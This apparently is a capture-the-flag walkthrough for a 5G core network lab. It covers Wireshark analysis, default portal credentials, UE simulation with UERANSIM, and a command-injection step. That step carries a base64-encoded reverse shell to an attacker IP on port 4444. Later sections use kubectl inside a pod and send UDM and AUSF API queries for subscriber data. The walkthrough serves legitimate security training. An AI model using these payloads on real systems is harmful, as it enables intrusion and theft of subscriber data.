

Detailed Walkthrough

Wireshark

Many ways to solve.


Change Configuration






Wireshark Challenge 1

Filter by nas-5gs



Wireshark Challenge 2

Search for namf in the logs.




For Web Challenges

Check for source IP that is in the subnet 10.45.0.0/24.

Since the uesimtun0 interface is always in this IP range, we can filter for traffic from the uesimtun0 interface.


We see that the UE has accessed `my-php-app.local/test.php?cmd=whoami`




Web Challenges


Web 1

Nmap Scanning to discover a web portal at port 32668.






Web page uses default creds `admin: 1423`



We can get subscriber information and add/delete subscribers.



Web 2

Download UERANSIM onto attacking machine.

Connect UE to 5G network.

Refer to https://github.com/aligungr/UERANSIM/wiki/Configuration.

UERANSIM project and configuration files is also available in the Github project in `/solutions`.


Network slice need to be configured:

```
slice:
      sst: 1
      sd: "0x111111"
```

If faced with `/etc/iproute2/rt_tables` related errors, do the following:

```
sudo mkdir /etc/iproute2/
sudo nano /etc/iproute2/rt_tables
$ cat /etc/iproute2/rt_tables
# reserved values
255     local
254     main
253     default
```


```
0       unspec
# local
#1      inr.ruhep
1000    rt_uesimtun0
```



To access the internal web portal from Firefox, do the following:


```
sudo ip route add 192.168.137.138/32 dev uesimtun0
### delete route if trying to get reverse shell
sudo ip route del 192.168.137.138/32 dev uesimtun0
```

From Wireshark pcapng file (refer to above), we know the URL of the web server `my-php-app.local` and obtain the flag:



Web 3

Simple command injection to obtain the 3rd flag.



For API Challenges

Obtain reverse shell through command injection in Web 3.

Below is one method:

```
curl --interface uesimtun0 "http://my-php-app.local/test.php?cmd=echo%20c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzcuMTI5LzQ0NDQgMD4mMQ%3D%3D%20%7C%20base64%20-d%20%7C%20bash"
```

Download kubectl in the pod. [kubectl binary available in `/solutions` folder]

Use `./kubectl get services` to obtain listing of running services and NodePorts exposed.

5G API Challenges

Python scripts found in Github project folder `/solutions`.

UDM:

```
c.request('GET','/nudm-sdm/v2/imsi-999700000000001/am-data')
```

AUSF:

```
# Set the request headers
headers = {
  'Content-Type': 'application/json',
  'Accept': 'application/json'
}

# Send a POST request to the /nausf-auth/v1/ue-authentications endpoint
body = '{"supiOrSuci":"imsi-
999700000000001","servingNetworkName":"5G:mnc70.mcc999.3gppnetwork.org"}'
c.request('POST', '/nausf-auth/v1/ue-authentications', body, headers)
```

